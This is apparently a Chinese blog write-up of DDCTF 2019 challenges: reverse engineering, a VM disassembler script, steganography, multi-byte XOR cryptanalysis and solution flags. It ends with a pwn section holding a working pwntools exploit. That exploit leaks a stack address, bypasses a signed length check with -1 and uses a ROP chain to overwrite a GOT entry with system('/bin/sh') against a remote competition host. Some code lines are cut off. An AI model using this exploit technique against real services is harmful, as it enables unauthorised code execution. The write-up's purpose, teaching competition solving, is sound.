DDCTF2019-Writeup

原创

「已注销」 于 2019-04-19 11:31:32 发布 3850 收藏 1
分类专栏： CTF 安全

本文链接：https://blog.csdn.net/qq_35713009/article/details/89340976


CTF 同时被 2 个专栏收录
18 篇文章 0 订阅
订阅专栏


安全
11 篇文章 2 订阅
订阅专栏

目录

Windows Reverse1

比较基础的一道逆向，加了UPX，直接用upx -d脱upx后，程序重定位会出问题，导致不好调试。解决方法是关闭地址随机化或带着壳调试。

主函数逻辑是将输入进行一次变换后与明文进行对比。变换如下：

```
unsigned int __cdecl sub_401000(const char *a1)
{
  _BYTE *v1; // ecx
  unsigned int v2; // edi
  unsigned int result; // eax
  int v4; // ebx

  v2 = 0;
  result = strlen(a1);
  if ( !result )
    return result;
  v4 = a1 - v1;
  do
  {
    *v1 = byte_402FF8[(char)v1[v4]];
    ++v2;
    ++v1;
    result = strlen(a1);
  }
  while ( v2 < result );
  return result;
}
```

这段代码无论是汇编形式还是反编译形式都有点诡异，还是得调试一下，发现这里就是将输入的每个字节作为偏移，以byte_402FF8为基址进行置换，置换表如下：

```
.data:00403018 aZyxwvutsrqponm db '~}|{zyxwvutsrqponmlkjihgfedcba`_^]\[ZYXWVUTSRQPONMLKJIHGFEDCBA@?>'
.data:00403018                 db '=<;:9876543210/.-,+*)(',27h,'&%$#"! ',0
```

由于byte_402FF8到这张表之间还有许多辣鸡数据，所以我们的输入需要先减去(0x403018-0x402FF8)，再进行索引，即可完成置换。而这里我们需要将"DDCTF{reverseME}"还原为输入，这个逆过程很简单，随便写个脚本：

```
table = '''~}|{zyxwvutsrqponmlkjihgfedcba`_^]\[ZYXWVUTSRQPONMLKJIHGFEDCBA@?>=<;:9876543210/.-,+*)('&%$#"! '
s = 'DDCTF{reverseME}'

flag = ''
for c in s:
    flag += chr(table.find(c) + 0x20)
print flag
```

解出来真是服了，没见过这么丑的flag

> 运行结果：
>
> please input code:ZZ[JX#,9(9,+9QY!
> You've got it!!DDCTF{reverseME}

Windows Reverse2

依旧是Win32程序，这次是有ASpack壳，和UPX类似，它也是压缩壳，这种东西用所谓的esp定律十分好找到入口点，不过为了速度，就不手脱了，随便去找个ASpack的脱壳机脱了就行，不过这个程序的ASpack版本较新，所以脱了后运行起来也有点问题，但这个题纯静态就可以解决了。

主程序逻辑和第1题相同，将输入进行变换与明文比较。而在这之前，有个对输入的判断

```
char __usercall sub_10611F0@<al>(const char *a1@<esi>)
{
  signed int v1; // eax
  signed int v2; // edx
  int v3; // ecx
  char v4; // al

  v1 = strlen(a1);
  v2 = v1;
  if ( !v1 || v1 % 2 == 1 )
    return 0;
  v3 = 0;
  if ( v1 <= 0 )
    return 1;
  while ( 1 )
  {
    v4 = a1[v3];
    if ( (v4 < '0' || v4 > '9') && (v4 < 'A' || v4 > 'F') )
      break;
    if ( ++v3 >= v2 )
      return 1;
  }
  return 0;
}
```

显然这就是说我们的输入必须为十六进制数，且为长度偶数。然后进到变换函数中

```
int __usercall sub_1061240@<eax>(const char *a1@<esi>, int a2)
{
  signed int v2; // edi
  signed int v3; // edx
  char v4; // bl
  char v5; // al
  char v6; // al
  unsigned int v7; // ecx
  char v9; // [esp+Bh] [ebp-405h]
  char v10; // [esp+Ch] [ebp-404h]
  char Dst; // [esp+Dh] [ebp-403h]

  v2 = strlen(a1);
  v10 = 0;
  memset(&Dst, 0, 0x3FFu);
  v3 = 0;
  if ( v2 <= 0 )
    return sub_1061000(v2 / 2, a2);
  v4 = v9;
  do
  {
    v5 = a1[v3];
    if ( (unsigned __int8)(a1[v3] - '0') > 9u )
    {
      if ( (unsigned __int8)(v5 - 'A') <= 5u )
        v9 = v5 - '7';
    }
    else
    {
      v9 = a1[v3] - '0';
    }
    v6 = a1[v3 + 1];
    if ( (unsigned __int8)(a1[v3 + 1] - '0') > 9u )
    {
      if ( (unsigned __int8)(v6 - 'A') <= 5u )
        v4 = v6 - '7';
    }
    else
    {
      v4 = a1[v3 + 1] - '0';
    }
    v7 = (unsigned int)v3 >> 1;
    v3 += 2;
    *(&v10 + v7) = v4 | 16 * v9;
  }
  while ( v3 < v2 );
  return sub_1061000(v2 / 2, a2);
}
```

这段代码将输入的每个字符变为一个数值，0~F分别对应十六进制数的值，并将两个字符作为一组生成新的数值，如s[0]*16 + s[1]，乘16意味着左移4位，这完全就是将十六进制字符串转换为数值的函数。接着进入最后那个函数中，看几个关键点吧

```
v15[0] = Dst[0] >> 2;
v15[1] = (Dst[1] >> 4) + 16 * (Dst[0] & 3);
v15[2] = (Dst[2] >> 6) + 4 * (Dst[1] & 0xF);
v15[3] = Dst[2] & 0x3F;
i = 0;
do
    std::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator+=(
    &v17,
    (unsigned __int8)(byte_1063020[(unsigned __int8)v15[i++]] ^ 0x76));
while ( i < 4 );
```

可以看到这里将3个字符转换位了4个值，然后依次索引一张表，这不就是base64的编码方式嘛。我们去看那张表

```
'7452301>?<=:;89&\'$%"# !./,\x17\x14\x15\x12\x13\x10\x11\x1e\x1f\x1c\x1d\x1a\x1b\x18\x19\x06\x07\x04\x05\x0
```

看起来很奇怪，但可以注意到查表时进行了xor 0x76的操作，如果我们将这个表xor 0x76会发现它正好就是标准base64的编码表

也就是说我们直接对"reverse+"进行base64解码就行了，得到的十六进制串就是flag，需要注意这里是大小字符

> 运行结果：
>
> input code:ADEBDEAEC7BE
> You've got it !!! DDCTF{reverse+}

confused

看到mac程序吓了跳，因为没有运行环境，不过这个题也是可以纯静态分析的。进去一堆看不懂的，但貌似是mac的某种GUI程序，IDA函数列表中有几个ViewController开头的函数，应该就是与控件有关的函数了，其中checkCode十分显眼，进入这个函数很快就能意识到它就是输入验证函数，很容易找到check点，进入check函数，其中一个函数对一个结构体进行了初始化，其中有许多成员是函数指针，看得不是很清楚，之后我们能找到一个关键函数

```
bool __fastcall run(vm_struc *a1)
{
  bool result; // al
  bool count; // [rsp+Fh] [rbp-11h]
  signed int i; // [rsp+10h] [rbp-10h]
  signed int k; // [rsp+14h] [rbp-Ch]

  k = 0;
  i = 0;
  while ( 1 )
  {
    count = 0;
    if ( !k )
      count = i < 9;
    result = count;
    if ( !count )
      break;
    if ( *(unsigned __int8 *)a1->pc == *((unsigned __int8 *)&a1->code_F0 + 16 * i) )
    {
      k = 1;
      (*((void (__fastcall **)(vm_struc *))&a1->mov_reg_imm + 2 * i))(a1);
    }
    else
    {
      ++i;
    }
  }
  return result;
}
```

虽然F5的代码很烂，但仔细分析下就能发现它是通过一串数据来对结构体中的函数表进行索引执行，很显然，这是个解释器，意识到它是虚拟机保护后，初始化结构体的逆向就很容易了，每个函数都是一个handler，但本题用到的指令不多

```
__int64 __fastcall init_vm(vm_struc *a1, char *input)
{
  a1->reg0 = 0;
  a1->reg1 = 0;
  a1->reg2 = 0;
  a1->reg3 = 0;
  a1->flag = 0;
  a1->buffer = 0;
  LOBYTE(a1->code_F0) = -16;
  a1->mov_reg_imm = (__int64)mov_reg_imm;
  LOBYTE(a1->code_F1) = -15;
  a1->xor_reg0_reg1 = (__int64)xor_reg0_reg0;

  LOBYTE(a1->code_F2) = -14;
  a1->cmp_reg0_imm = (__int64)cmp_reg0_imm;
  LOBYTE(a1->code_F4) = -12;
  a1->add_reg0_reg1 = (__int64)add_reg0_reg1;
  LOBYTE(a1->code_F5) = -11;
  a1->sub_reg0_reg1 = (__int64)sub_reg0_reg1;
  LOBYTE(a1->code_F3) = -13;
  a1->nop = (__int64)nop;
  LOBYTE(a1->code_F6) = -10;
  a1->jz_imm = (__int64)jz_imm;
  LOBYTE(a1->code_F7) = -9;
  a1->mov_buf_imm = (__int64)mov_buf_imm;
  LOBYTE(a1->code_F8) = -8;
  a1->enc_reg0_2 = (__int64)enc_reg0_2;
  buffer = (char *)malloc(0x400uLL);
  return __memcpy_chk((__int64)(buffer + 48), (__int64)input, 18LL, -1LL);
}
```

那么内存中那段数据就是就是指令了，我们将它dump下来，然后根据指令特征写个类似反汇编器的脚本就能还原出真正的执行过程，脚本如下，写得比较烂

```
code = [0xF0, 0x10, 0x66, 0x00, 0x00, 0x00, 0xF8, 0xF2, 0x30, 0xF6, 0xC1, 0xF0, 0x10, 0x63, 0x00, 0x00,
        0x00, 0xF8, 0xF2, 0x31, 0xF6, 0xB6, 0xF0, 0x10, 0x6A, 0x00, 0x00, 0x00, 0xF8, 0xF2, 0x32, 0xF6,
        0xAB, 0xF0, 0x10, 0x6A, 0x00, 0x00, 0x00, 0xF8, 0xF2, 0x33, 0xF6, 0xA0, 0xF0, 0x10, 0x6D, 0x00,
        0x00, 0x00, 0xF8, 0xF2, 0x34, 0xF6, 0x95, 0xF0, 0x10, 0x57, 0x00, 0x00, 0x00, 0xF8, 0xF2, 0x35,
        0xF6, 0x8A, 0xF0, 0x10, 0x6D, 0x00, 0x00, 0x00, 0xF8, 0xF2, 0x36, 0xF6, 0x7F, 0xF0, 0x10, 0x73,
        0x00, 0x00, 0x00, 0xF8, 0xF2, 0x37, 0xF6, 0x74, 0xF0, 0x10, 0x45, 0x00, 0x00, 0x00, 0xF8, 0xF2,
        0x38, 0xF6, 0x69, 0xF0, 0x10, 0x6D, 0x00, 0x00, 0x00, 0xF8, 0xF2, 0x39, 0xF6, 0x5E, 0xF0, 0x10,
        0x72, 0x00, 0x00, 0x00, 0xF8, 0xF2, 0x3A, 0xF6, 0x53, 0xF0, 0x10, 0x52, 0x00, 0x00, 0x00, 0xF8,
        0xF2, 0x3B, 0xF6, 0x48, 0xF0, 0x10, 0x66, 0x00, 0x00, 0x00, 0xF8, 0xF2, 0x3C, 0xF6, 0x3D, 0xF0,
        0x10, 0x63, 0x00, 0x00, 0x00, 0xF8, 0xF2, 0x3D, 0xF6, 0x32, 0xF0, 0x10, 0x44, 0x00, 0x00, 0x00,
        0xF8, 0xF2, 0x3E, 0xF6, 0x27, 0xF0, 0x10, 0x6A, 0x00, 0x00, 0x00, 0xF8, 0xF2, 0x3F, 0xF6, 0x1C,
        0xF0, 0x10, 0x79, 0x00, 0x00, 0x00, 0xF8, 0xF2, 0x40, 0xF6, 0x11, 0xF0, 0x10, 0x65, 0x00, 0x00,
        0x00, 0xF8, 0xF2, 0x41, 0xF6, 0x06, 0xF7, 0x01, 0x00, 0x00, 0x00, 0xF3, 0xF7, 0x00, 0x00, 0x00,
        0x00, 0xF3, 0x5D, 0xC3, 0x0F, 0x1F, 0x84, 0x00, 0x00, 0x00, 0x00, 0x00]

table = {0xF0:(6, 'mov_reg_imm'), 0xF1:(2, 'xor_reg0_reg1'), 0xF2:(2, 'cmp_reg0_imm'), 0xF4:(2, 'add_reg0_r
         0xF5:(2, 'sub_reg0_reg1'), 0xF3:(1, 'ret'),         0xF6:(2, 'jz_imm'),      0xF7:(5, 'mov_buf_imm
         0xF8:(1, 'enc_reg0_2')}

pc = 0
while pc < len(code):
    c = code[pc]
    print hex(pc), '\t',
    if c not in table.keys():
        print 'nop'
        pc += 1
        continue
    print table[c][1],
    if table[c][0] == 1:
        pc += 1
    elif table[c][0] == 2:
        if table[c][1] == 'jz_imm':
            print hex(pc + code[pc+1]),
        else:
            print hex(code[pc+1]),
        pc += 2
    elif table[c][0] == 3:
        print hex(code[pc+1]), hex(code[pc+2]),
        pc += 3
    elif table[c][0] == 5:
        print code[pc+1],
        pc += 5
    elif table[c][0] == 6:
        print 'eax', hex(code[pc+2]),
        pc += 6
    print ''
```

看一看得到的指令大概是这样

```
0x0     mov_reg_imm reg0 0x66
0x6     enc_reg0_2
0x7     cmp_reg0_imm 0x30
0x9     jz_imm 0xca
0xb     mov_reg_imm reg0 0x63
0x11    enc_reg0_2
0x12    cmp_reg0_imm 0x31
0x14    jz_imm 0xca
```

```
0x16    mov_reg_imm reg0 0x6a
0x1c    enc_reg0_2
0x1d    cmp_reg0_imm 0x32
0x1f    jz_imm 0xca
0x21    mov_reg_imm reg0 0x6a
0x27    enc_reg0_2
0x28    cmp_reg0_imm 0x33
0x2a    jz_imm 0xca
0x2c    mov_reg_imm reg0 0x6d
0x32    enc_reg0_2
0x33    cmp_reg0_imm 0x34
0x35    jz_imm 0xca
0x37    mov_reg_imm reg0 0x57
0x3d    enc_reg0_2
0x3e    cmp_reg0_imm 0x35
0x40    jz_imm 0xca
0x42    mov_reg_imm reg0 0x6d
0x48    enc_reg0_2
0x49    cmp_reg0_imm 0x36
0x4b    jz_imm 0xca
0x4d    mov_reg_imm reg0 0x73
0x53    enc_reg0_2
0x54    cmp_reg0_imm 0x37
0x56    jz_imm 0xca
0x58    mov_reg_imm reg0 0x45
0x5e    enc_reg0_2
0x5f    cmp_reg0_imm 0x38
0x61    jz_imm 0xca
0x63    mov_reg_imm reg0 0x6d
0x69    enc_reg0_2
0x6a    cmp_reg0_imm 0x39
0x6c    jz_imm 0xca
0x6e    mov_reg_imm reg0 0x72
0x74    enc_reg0_2
0x75    cmp_reg0_imm 0x3a
0x77    jz_imm 0xca
0x79    mov_reg_imm reg0 0x52
0x7f    enc_reg0_2
0x80    cmp_reg0_imm 0x3b
0x82    jz_imm 0xca
0x84    mov_reg_imm reg0 0x66
0x8a    enc_reg0_2
0x8b    cmp_reg0_imm 0x3c
0x8d    jz_imm 0xca
0x8f    mov_reg_imm reg0 0x63
0x95    enc_reg0_2
0x96    cmp_reg0_imm 0x3d
0x98    jz_imm 0xca
0x9a    mov_reg_imm reg0 0x44
0xa0    enc_reg0_2
0xa1    cmp_reg0_imm 0x3e
0xa3    jz_imm 0xca
0xa5    mov_reg_imm reg0 0x6a
0xab    enc_reg0_2
0xac    cmp_reg0_imm 0x3f
0xae    jz_imm 0xca
0xb0    mov_reg_imm reg0 0x79
0xb6    enc_reg0_2
0xb7    cmp_reg0_imm 0x40
0xb9    jz_imm 0xca
```

```
0xbb    mov_reg_imm reg0 0x65
0xc1    enc_reg0_2
0xc2    cmp_reg0_imm 0x41
0xc4    jz_imm 0xca
0xc6    mov_buf_imm 1
0xcb    ret
0xcc    mov_buf_imm 0
0xd1    ret
```

可以看到这个算法十分简单，就是将1字节硬编码进行移位2的加密然后与我们的输入进行对比，这种进行18次，直接将这些字节取出，然后移位2加密就可得到flag

```
#为了方便就不进行%26的检查了，之后手工操作
flag = [0x66, 0x63, 0x6a, 0x6a, 0x6d, 0x57, 0x6d, 0x73, 0x45, 0x6d, 0x72, 0x52, 0x66, 0x63, 0x44, 0x6a, 0x7

flag = ''.join([chr(c+2) for c in flag])
print flag

#可得 helloYouGotTheFl{g
#'{'比'z'大了，所以将'{'替换为chr(ord('{') - 26)
#最终得到helloYouGotTheFlag
```

运行结果：运行不了。。。

obfuscating macros

64位ELF文件，IDA打开一看是某种比较强的控制流混淆，有两个关键函数，第一个函数对输入进行变换，第二个函数进行check。由于这个混淆十分恶心，在没有还原控制流图的情况下，静态分析几乎失效了。对反混淆不太熟，所以直接进行动态分析，本来想先进行trace的，但miasm模拟运行时出错了。。变成了纯手工分析，还好该题的最终的对比方式不复杂，且不用逆算法，如果最后的对比字节与是利用输入值计算得来的，并添几个反调试的话该题还会难上很多。

先进入第一个函数，其实该函数即使被混淆了，关键代码块都是能看见的，依次下断点然后跟踪执行就可以发现这也是将输入的十六进制串转换为对应数值的函数，所以就不多说了。

第二个函数是真的恶心，调试时若使用CFG视图，卡得一批，不过还挺好看。

随便调一下就能找到代表输入的变量，然后交叉引用到所有使用到该变量的地方下断点，再对局部进行分析，以污点分析的方式来说，就是对被输入变量污染的所有变量使用的地方也下断点，所幸这样的变量不多，其实也可以下硬件断点。然后我们运行就能到达一个基本块

```
.text:0000000000405FA3 loc_405FA3:
.text:0000000000405FA3                 mov     rax, [rbp+input]
.text:0000000000405FAA                 lea     rdx, [rax+1]
.text:0000000000405FAE                 mov     [rbp+input], rdx ; next char
.text:0000000000405FB5                 movzx   edx, byte ptr [rax]
.text:0000000000405FB8                 mov     rax, [rbp+buffer0]
.text:0000000000405FBF                 movzx   eax, byte ptr [rax]
.text:0000000000405FC2                 mov     ecx, eax
.text:0000000000405FC4                 mov     eax, edx
.text:0000000000405FC6                 sub     ecx, eax
.text:0000000000405FC8                 mov     eax, ecx
.text:0000000000405FCA                 mov     edx, eax
.text:0000000000405FCC                 mov     rax, [rbp+buffer0]
.text:0000000000405FD3                 mov     [rax], dl
.text:0000000000405FD5                 mov     rax, [rbp+var_280]
.text:0000000000405FDC                 test    rax, rax
.text:0000000000405FDF                 jnz     short loc_405FEC
```

这里会将输入的一个字节与另一个字节进行减法运算，并将结果放到一个数组中。我们追踪这个数组，可以到达另一基本块

```
.text:0000000000406363 loc_406363:
.text:0000000000406363                 mov     [rbp+var_170], 0A9h
.text:000000000040636E                 mov     rax, [rbp+buffer0]
.text:0000000000406375                 movzx   eax, byte ptr [rax]
.text:0000000000406378                 test    al, al
.text:000000000040637A                 jz      short loc_406
```


这里有个跳转操作，一开始还没太在意，结果每次跳转后继续执行就莫名其妙的结束了，跟踪到了函数返回的位置也没再见到程序再次使用过输入变量或是buffer0，那进行对比的只有以上位置了，意思是这里需要等于0，试了一下，果然函数进行了第二次循环，这样想要得到结果就很简单了，我们直接在第一个基本块下断点，然后一直运行到此处并记录减去的字节值，经测试该值不会随着输入变化。我感觉这里总的长度应该不长，所以纯手工去把这些字节调出来的，不然也可以用intel pintool工具来直接进行逐字节爆破，每增加一次到达该基本块的次数就说明找到了正确的值，这里就懒得再调一次了。

黑盒破解2

不说了，膜夜影巨巨

北京地铁

不得不说这个题有些脑洞，还好官方给了足够的提示，不然我觉得根本没法做。图片是bmp格式，这种图片格式很容易想到LSB地位隐写，我们用stegSolve打开并设置一些选项，可得到一串base64编码，解码后是段乱码



官方提示AES加密，这段编码由于长度太长所以肯定不是密钥，那就可能是密文了。官方又说不仅隐写，还要看图，确实把图拿远点看一看能发现一个颜色比较深的站点

然后又说密钥为纯字母，那就是拼音了呗。拿着这个weigongcun+6*'\x00'密钥去解密发现依旧不对，于是先解base64，再AES解密，成功得到flag。

MulTzor

又是一段十六进制串，去年有掀桌，今年有这个。试了好多方法，ascii码，base16，单字节异或，以及去年掀桌的套路，都不得行。题目名为MulTzor实在令人有点在意，怀疑还是和xor有关，网上搜到了基于python的xortool这个工具，可以用于分析多字节xor加密。分析结果如下：

```
The most probable key lengths:
   3:   11.9%
   6:   19.7%
   9:   9.3%
  12:   14.5%
  15:   7.1%
  18:   11.2%
  21:   5.4%
  24:   8.4%
  30:   6.8%
  36:   5.7%
Key-length can be 3*n
Most possible char is needed to guess the key!
```

意思是key的长度多半是3的倍数，其中长度为6的几率最大。xortool可以根据指定的key的长度分析出key值并输出解密字符，命令如下：

```
xortool [-x] [-l LEN] [-c CHAR | -b | -o] [-f] [-t CHARSET] [FILE]
```

其中-c后面跟的是明文中出现频率最高的字符，说到英语，常识告诉我们，这个字符是e，于是我就把所有长度都试了一遍，输出结果都不正确，最后突然想到，这个字符还可能是空格，毕竟字符串这么长，经测试长度果然是6

```
$ xortool -x -l 6 -c ' ' hex.txt
2 possible key(s) of length 6:
\x0b\rz4\xaa\x12
N\rz4\xaa\x12
Found 2 plaintexts with 95.0%+ valid characters
See files filename-key.csv, filename-char_used-perc_valid.csv
```

> Cryptanalysis of the Enigma ciphering system enabled the western Allies in World War II to read substantial amounts of Morse-coded radio communications of the Axis powers that had been enciphered using Enigma machines. This yielded military intelligence which, along with that from other decrypted Axis radio and teleprinter transmissions, was given the codename Ultra. This was considered by western Supreme Allied Commander Dwight D. Eisenhower to have been "decisive" to the Allied victory.
>
> The Enigma machines were a family of portable cipher machines with rotor scramblers. Good operating procedures, properly enforced, would have made the plugboard Enigma machine unbreakable. However, most of the German military forces, secret services and civilian agencies that used Enigma employed poor operating procedures, and it was these poor procedures that allowed the Enigma machines to be reverse-engineered and the ciphers to be read.
>
> The German plugboard-equipped Enigma became Nazi Germany's principal crypto-system. It was broken by the Polish General Staff's Cipher Bureau in December 1932, with the aid of French-supplied intelligence material obtained from a German spy. A month before the outbreak of World War II, at a conference held near Warsaw, the Polish Cipher Bureau shared its Enigma-breaking techniques and technology with the French and British. During the German invasion of Poland, core Polish Cipher Bureau personnel were evacuated, via Romania, to France where they established the PC Bruno signals intelligence station with French facilities support. Successful cooperation among the Poles, the French, and the British at Bletchley Park continued until June 1940, when France surrendered to the Germans.
>
> From this beginning, the British Government Code and Cypher School (GC&CS) at Bletchley Park built up an extensive cryptanalytic capability. Initially, the decryption was mainly of Luftwaffe (German air force) and a few Heer (German army) messages, as the Kriegsmarine (German navy) employed much more secure procedures for using Enigma. Alan Turing, a Cambridge University mathematician and logician, provided much of the original thinking that led to the design of the cryptanalytical bombe machines that were instrumental in eventually breaking the naval Enigma. However, the Kriegsmarine introduced an Enigma version with a fourth rotor for its U-boats, resulting in a prolonged period when these messages could not be decrypted. With the capture of relevant cipher keys and the use of much faster US Navy bombes, regular, rapid reading of U-boat messages resumed.
>
> The flag is: DDCTF{07b1b46d1db28843d1fd76889fea9b36}

[PWN] strike

pwn题放杂项，其他比赛做得到吗?!

这个题有3个输入点，经测试，第一个输入点一定会输出乱码，应该是因为没有'\x00'结尾的原因。第二个输入点返回我们输入的数字，它不能大于63，最后又进行一次输入。看了半天，感觉这就是栈溢出，且感觉第一个输入点就可覆盖返回地址了，结果失败了，该函数如下

```
int __cdecl sub_80485DB(FILE *stdin_, FILE *stdout_)
{
  int v2; // eax
  char buf; // [esp+0h] [ebp-48h]

  printf("Enter username: ");
  v2 = fileno(stdin_);
  read(v2, &buf, 0x40u);
  return fprintf(stdout_, "Hello %s", &buf);
}
```

我们输入的数据真的被截到了64长度为止，说好的read的第3个参数没用呐。

看第二个函数

```
int input_num()
{
  int v0; // eax

  v0 = fileno(stdin);
  read(v0, nptr, 0x10u);
  return atoi(nptr);
}
```

由于这个nptr在bss段，溢出是不可能溢出的。那只能寄托于最后一个输入点了

```
read(v1, &buf, nbytes); //nbytes是第二个输入点的输入值
```

但主函数中限制了nbytes的大小必须小于63

```
.text:080486CB cmp     [ebp+nbytes], 3Fh
.text:080486CF jle     short loc_8048
```

由于长度受限，似乎又不能覆盖到返回地址了，但这里可以用-1来绕过，因为jle是有符号比较，所以-1一定小于0x3F，而之后read函数的nbytes则会强制转换为无符号型，长度就很长了。接着我们仔细观察主函数开头

```
.text:08048669 lea     ecx, [esp+4]
.text:0804866D and     esp, 0FFFFFFF0h
.text:08048670 push    dword ptr [ecx-4]
.text:08048673 push    ebp
.text:08048674 mov     ebp, esp
.text:08048676 push    ebx
.text:08048677 push    ecx
.text:08048678 sub     esp, 50h
......
.text:0804873A lea     esp, [ebp-8]
.text:0804873D pop     ecx
.text:0804873E pop     ebx
.text:0804873F pop     ebp
.text:08048740 lea     esp, [ecx-4]
.text:08048743 retn
```

可以看到最开始push ecx保存esp+4，而最后lea esp,[ecx-4]则重新获得返回地址，所以我们在这里应该覆盖ecx，使其指向我们想要的地址就能劫持控制流。这里由于没有直接覆盖函数的返回地址，所以我们的shellcode应该写到缓冲区中，然后跳转到缓冲区处执行，这需要先泄漏栈地址才行。之前说道第一个输入点由于无\x00结尾而输出乱码，这就可以用来泄漏栈地址，查看函数栈结构

```
pwndbg> stack
00:0000│ esp  0xffffcda0 ◂— 0x0
01:0004│      0xffffcda4 —▸ 0xffffcdb0 ◂— 0x306b3034 ('40k0')
02:0008│      0xffffcda8 ◂— 0x40 /* '@' */
03:000c│      0xffffcdac ◂— 0x0
04:0010│ ecx  0xffffcdb0 ◂— 0x306b3034 ('40k0') //input
05:0014│      0xffffcdb4 —▸ 0x804820a ◂— add    byte ptr [eax], al
06:0018│      0xffffcdb8 ◂— 0xc2
07:001c│      0xffffcdbc ◂— 0x0
pwndbg>
08:0020│   0xffffcdc0 —▸ 0xf7fdf409 (do_lookup_x+9) ◂— add    ebx, 0x1dbf7
09:0024│   0xffffcdc4 —▸ 0xf7de3318 ◂— inc    ebx /* 'C,' */
0a:0028│   0xffffcdc8 —▸ 0xf7e3e15b (setbuffer+11) ◂— add    edi, 0x16fea5
0b:002c│   0xffffcdcc ◂— 0x0
0c:0030│   0xffffcdd0 —▸ 0xf7fae000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x1d7d6c
0d:0034│   0xffffcdd4 ◂— 0x0
0e:0038│   0xffffcdd8 —▸ 0xffffce68 ◂— 0x0 //这里和ebp相等
0f:003c│   0xffffcddc —▸ 0xf7e44785 (setbuf+21) ◂— add    esp, 0x1c
pwndbg>
10:0040│      0xffffcde0 —▸ 0xf7faed80 (_IO_2_1_stdout_) ◂— 0xfbad2887
11:0044│      0xffffcde4 ◂— 0x0
12:0048│      0xffffcde8 ◂— 0x2000
13:004c│      0xffffcdec —▸ 0xf7e44770 (setbuf) ◂— sub    esp, 0x10
14:0050│      0xffffcdf0 —▸ 0xf7faed80 (_IO_2_1_stdout_) ◂— 0xfbad2887
15:0054│      0xffffcdf4 —▸ 0xf7ffd940 ◂— 0x0
16:0058│ ebp  0xffffcdf8 —▸ 0xffffce68 ◂— 0x0
17:005c│      0xffffcdfc —▸ 0x80486a3 ◂— add    esp, 0x10
```


可以看到这里input在esp+0x10处，而esp+0x38处的值与ebp的值是相同的，即我们传送0x28字节的数据即可得到main函数的ebp地址，这样就成功泄漏的栈地址。我们构造ebp-0x4c+4然后覆盖到push ecx那个地方就能劫持控制流了。

shellcode由rop链构成，由于动态库地址随机化问题，还得先泄漏一个运行时函数地址用于计算偏移，然后我们覆盖某个函数的GOT表，将system("/bin/sh")写入其中，然后运行该函数，exp如下：

```
from pwn import *
context.log_level = "debug"

def get_shellcode(elf, libc, ebp):
    pop_ebx = 0x8048411
    pop_esi_edi_ebp = 0x80487A9

    shellcode = flat(
            elf.symbols['puts'],
            pop_ebx,
            elf.got['puts'],
            elf.symbols['read'],    #got overried
            pop_esi_edi_ebp,
            0,
            elf.got['sleep'],
            0xc,
            elf.symbols['sleep'],    #system
            0x90909090,
            elf.got['sleep']+0x4,    #/bin/sh
            )

    shellcode = shellcode.ljust(0x44, '\x90')
    shellcode += p32(ebp-0x4c + 0x4)
    return shellcode

def main():
    elf = ELF("./xpwn")
    libc = ELF("./libc.so.6")
    sh = remote("116.85.48.105","5005")
    #sh = process("./xpwn",env={'LD_PRELOAD':'./libc.so.6'})
    #gdb.attach(sh)
    sh.recvuntil(': ')
    sh.send("a"*0x28)
    sh.recvuntil("a"*0x28)
    ebp = u32(sh.recv(numb=0x4))
    sh.recvuntil(": ")
    sh.sendline("-1")
    sh.recvuntil(": ")
    shellcode = get_shellcode(elf, libc, ebp)
    sh.send(shellcode)

    print sh.recvline() #recv '\n'
    puts_addr = u32(sh.recv(numb=4))
    system_addr = puts_addr - libc.symbols['puts'] + libc.symbols['system']
